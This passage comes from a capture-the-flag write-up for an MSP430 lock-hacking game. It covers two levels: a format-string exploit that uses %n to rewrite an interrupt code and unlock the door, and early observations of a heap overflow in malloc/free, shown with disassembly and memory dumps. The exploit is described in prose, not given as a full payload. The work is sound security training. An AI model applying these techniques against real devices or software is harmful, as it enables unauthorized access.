


FIGURE 26 – Novosibirsk

15.1 Observations

- Printf again, except this time the first argument is the user input (a simple `%x` returns 7825)
- No main ret.
- Call to `conditional_unlock_door` (HSM-2)

15.2 Format String Again

The obvious idea here is to change the 7E interrupt to a 7F interrupt. Let's try the to exploit the Format String to do that.

```
44b0 <conditional_unlock_door>
44b0: 0412          push     r4
44b2: 0441          mov      sp, r4
44b4: 2453          incd     r4
44b6: 2183          decd     sp
44b8: c443 fcff     mov.b    #0x0, -0x4(r4)
44bc: 3e40 fcff     mov      #0xffffc, r14
44c0: 0e54          add      r4, r14
44c2: 0e12          push     r14
44c4: 0f12          push     r15
44c6: 3012 7e00     push     #0x7e
44ca: b012 3645     call     #0x4536 <INT>
```

FIGURE 27 – interrupt

So let's build our input : * the address we want to write on (here c844 (little endian)). * Then enough padding to print 7f (127) bytes including the 4 bytes of the address we're writing on. * The format %n

[illegible]

This works.

16 Level 14 : Algiers



FIGURE 28 – algiers

16.1 Observations

- Use of the **malloc** function. Hints at a **Heap Overflow Exploit**.
- There are two functions that can unlock this level : `unlock_door` and

test_password_valid.

- There seem to be no check on the username and password length. We can enter 18 bytes in username and then it gets overwritten by password.
- With a quick test entering a long string of the same letter as username and as password we get an error : **load address unaligned : UU75** where UU is the character we entered in the username.
- One character in username input gets changed to ' during the password verification (at address 2422 in memory).
- The buffer overflow stops us at line 0x4520 (in the **free** function).

The screenshot displays a debugger interface with two main panels. The top panel shows assembly code with instructions and their addresses. The bottom panel, titled 'Live Memory Dump', shows a hex dump of memory with corresponding ASCII characters.

Assembly Code:

```

451c: 1c4e 0400    mov     0x4(r14), r12
4520: 1cb3        bit     #0x1, r12
4522: 0d20        jnz     #0x453e <free+0x36>
4524: 3c50 0600    add     #0x6, r12
4528: 0c5d        add     r13, r12
452a: 8e4c 0400    mov     r12, 0x4(r14)
452e: 9e4f 0200 0200 mov     0x2(r15), 0x2(r14)
4534: 1d4f 0200    mov     0x2(r15), r13
4538: 8d4e 0000    mov     r14, 0x0(r13)
453c: 2f4f        mov     @r15, r15
453e: 1e4f 0200    mov     0x2(r15), r14
4542: 1d4e 0400    mov     0x4(r14), r13
4546: 1db3        bit     #0x1, r13
4548: 0b20        jnz     #0x4560 <free+0x58>
454a: 1d5f 0400    add     0x4(r15), r13
454e: 3d50 0600    add     #0x6, r13
4552: 8f4d 0400    mov     r13, 0x4(r15)
4556: 9f4e 0200 0200 mov     0x2(r14), 0x2(r15)

```

Live Memory Dump:

Address	Hex	ASCII
0000:	00 00 44 00 00 00 00 00 00 00	..D.....
0010:	30 41 00 00 00 00 00 00 00 00	0A.....
0020:	*	
0150:	00 00 00 00 00 00 00 00 08 5aZ..
0160:	*	
2400:	08 24 00 10 00 00 08 24 1e 24	.\$.....\$.\$.aa
2410:	61 61 61 61 61 61 61 61 61 61	aaaaaaaaaaaaaa
2420:	61 61 60 61 62 62 62 62 62 62	aa`abbbbbbbbbbbb
2430:	62 62 62 62 62 62 62 62 62 62	bbbbbbbbbbbbbbbb
2440:	62 62 62 62 62 62 62 62 62 62	bbbbbbbbbbbbbbbb
2450:	62 62 62 62 00 00 00 00 00 00	bbbb.....

FIGURE 29 – observations

In the Manual we find :

BIT arg1 arg2 -> compute arg1 & arg1, set the flags, and discard
the results (like TEST on x86)

16.2 test_password_valid

There is a ret at the beggining of the function. Followed by a lot of strange
functions (hints at ROP ?)